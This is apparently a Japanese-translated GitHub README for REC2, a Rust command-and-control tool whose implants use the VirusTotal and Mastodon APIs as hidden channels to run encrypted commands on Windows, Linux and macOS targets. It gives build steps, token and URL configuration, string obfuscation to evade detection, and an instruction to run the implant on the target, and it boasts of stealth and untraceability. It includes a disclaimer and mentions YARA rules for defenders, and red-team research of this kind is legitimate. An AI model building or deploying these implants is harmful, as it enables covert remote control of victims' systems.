 g0h4n/rec2

REC2 (Rusty External Command and Control) は、監査人が VirusTotal と Mastodon API からコマンドを実行できるようにするクライアントおよびサーバーツールで、Rust で書かれています。🦀


:shipit: 情報: REC2 は、開発を継続しなかった古い個人プロジェクト(2023年初頭)です。Rust を学ぶのに役立ったプロジェクトのリストの一部です。コードはおそらく時代遅れとみなされ、最良の形ではありません。もしかしたら、#roadmap の続きから再開するかもしれません。ただし、REC2 は完全に機能し、VirusTotal と Mastodon の API を介して Linux / macOS または Windows ターゲット上でコマンドを実行できます。






⚠️ 免責事項: REC2 は教育目的のみで使用してください。自己責任で使用してください。生じた損害について、私は一切の責任を負いません。 事前の相互同意なしにターゲットを攻撃するためにこのツールを使用することは違法です。適用されるすべての地域、州、連邦の法律を遵守するのはエンドユーザーの責任です。私はいかなる責任も負わず、このツールによって引き起こされた誤用や損害についても責任を負いません。
🔴 Redteamer向け: virustotal と mastodon を使用した私の外部 C2 の1つのベータ版を共有します。
🔵 Blueteamer向け: この同じリポジトリに REC2 インプラント用の yara ルールの例があります。


REC2、すなわち Rusty External Command and Control(Rust製外部C2)は、Rustプログラミング言語で開発された多用途のコマンド&コントロール(C2)ツールです。macOS、Linux、Windowsシステム上のリモートインプラント(クライアント)を管理するための、目立たず効果的な手段を提供します。REC2 は VirusTotal や Mastodon などのサードパーティAPIを利用して、サーバーとインプラント間で AES を使用した暗号化メッセージを送信し、攻撃者がこれらの外部チャネルを通じてステルス的に操作できるようにします。インプラントは保留中のジョブを監視し、ターゲットシステム上でタスクを取得、復号化、実行し、同じ API を介して結果を安全に送り返すことができます。これらの API を中間者として使用することで、匿名化の層が追加され、攻撃者への追跡が困難になります。
implants/(mastodon,virustotal)/src/main.rs 内のいくつかの値を変更してください:
// (MASTODON or VIRUSTOTAL) TOKEN
// <https://mastodon.be/settings/applications>
// <https://developers.virustotal.com/reference/authentication>
let token = lc!("TOKEN").to_owned();
// (MASTODON or VIRUSTOTAL) FULL URL
//let full_url = lc!("https://mastodon.xx/@username/100123451234512345").to_owned();
let full_url = lc!("https://www.virustotal.com/gui/file/99ff0b679081cdca00eb27c5be5fd9428f1a7cf781cc438b937cf8baf8551c4d").to_owned();
Windows x64 インプラント の静的バイナリを作成:
make virustotal_windows
make mastodon_windows
現在のディレクトリに(rec2_virustotal_x64.exe または rec2_mastodon_x64.exe)があります。
仕上げに、サーバー バイナリをコンパイルします:
make c2server_release
./server_release -h
./server_release VirusTotal -h
./server_release Mastodon -h

# Example
./server_release VirusTotal --url <URL> --token <TOKEN> --key <AES_KEY>
あとはターゲット上でインプラントを実行するだけです。
make コマンドを使用して、Linux、Windows、または macOS 用にコンパイルできます。
その他のコマンドは Makefile にあります:
REC2 Server:
usage: make c2server_debug
usage: make c2server_release
usage: make c2server_windows
usage: make c2server_windows_x64
usage: make c2server_windows_x86
usage: make c2server_linux
usage: make c2server_linux_aarch64
usage: make c2server_linux_x86_64
usage: make c2server_macos
usage: make c2server_arm_musl
usage: make c2server_armv7

VirusTotal implant:
usage: make virustotal_debug
usage: make virustotal_release
usage: make virustotal_windows
usage: make virustotal_windows_x64
usage: make virustotal_windows_x86
usage: make virustotal_linux
usage: make virustotal_linux_aarch64
usage: make virustotal_linux_x86_64
usage: make virustotal_macos
usage: make virustotal_arm_musl
usage: make virustotal_armv7

Mastodon implant:
usage: make mastodon_debug
usage: make mastodon_release
usage: make mastodon_windows
usage: make mastodon_windows_x64
usage: make mastodon_windows_x86
usage: make mastodon_linux
usage: make mastodon_linux_aarch64
usage: make mastodon_linux_x86_64
usage: make mastodon_macos
usage: make mastodon_arm_musl
usage: make mastodon_armv7

Dependencies:
usage: make install_windows_deps
usage: make install_macos_deps

Documentation:
usage: make c2server_doc
usage: make virustotal_doc
usage: make mastodon_doc

Cleaning:
usage: make clean
すべての依存関係を確実に用意するために、docker で REC2 をビルドします。
docker build --rm -t rec2 .

# Then to build C2 server:
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_windows
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_linux
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_macos


# Then to build VirusTotal implant:
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_windows
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_linux
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_macos

# Then to build Mastodon implant:
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_windows
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_linux
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_macos
システムに Rust をインストールする必要があります。
https://www.rust-lang.org/fr/tools/install
:warining: コンパイルする前に、ターミナルで
LITCRYPT_ENCRYPT_KEY変数をエクスポートする必要があります。(インプラントの文字列難読化のため)
export LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
:warining: implants/(virustotal,mastodon)/main.rs 内の AESKEY を変更し、URL と TOKEN を変更する必要があります。
cargo コマンドを使用して「release」バージョンと「debug」バージョンをコンパイルする方法は次のとおりです。
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal

# implants/mastodon/Cargo.toml
# release version
cargo build --release --manifest --manifest-path implants/mastodon/Cargo.toml
# or debug version
cargo b --manifest-path implants/mastodon/Cargo.toml

# implants/virustotal/Cargo.toml
# release version
cargo build --release --manifest --manifest-path implants/virustotal/Cargo.toml
# or debug version
cargo b --manifest-path implants/virustotal/Cargo.toml

# Server
cargo build --release --manifest --manifest-path server/Cargo.toml
# or debug version
cargo b --manifest-path server/Cargo.toml
インプラント の成果物は、implants/(mastodon,virustotal)/target/release または implants/(mastodon,virustotal)/target/debug フォルダにあります。サーバー の成果物は、server/target/release または server/target/debug フォルダにあります。
以下に、Linux から各 OS 向けのコンパイル方法を示します。別のコンパイル環境が必要な場合は、次のリンクのリストを参照してください:https://doc.rust-lang.org/nightly/rustc/platform-support.html
# Install rustup and Cargo for Linux
curl https://sh.rustup.rs -sSf | sh

# Add Linux deps
rustup install stable-x86_64-unknown-linux-gnu
rustup target add x86_64-unknown-linux-gnu

# Static compilation for Linux
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal
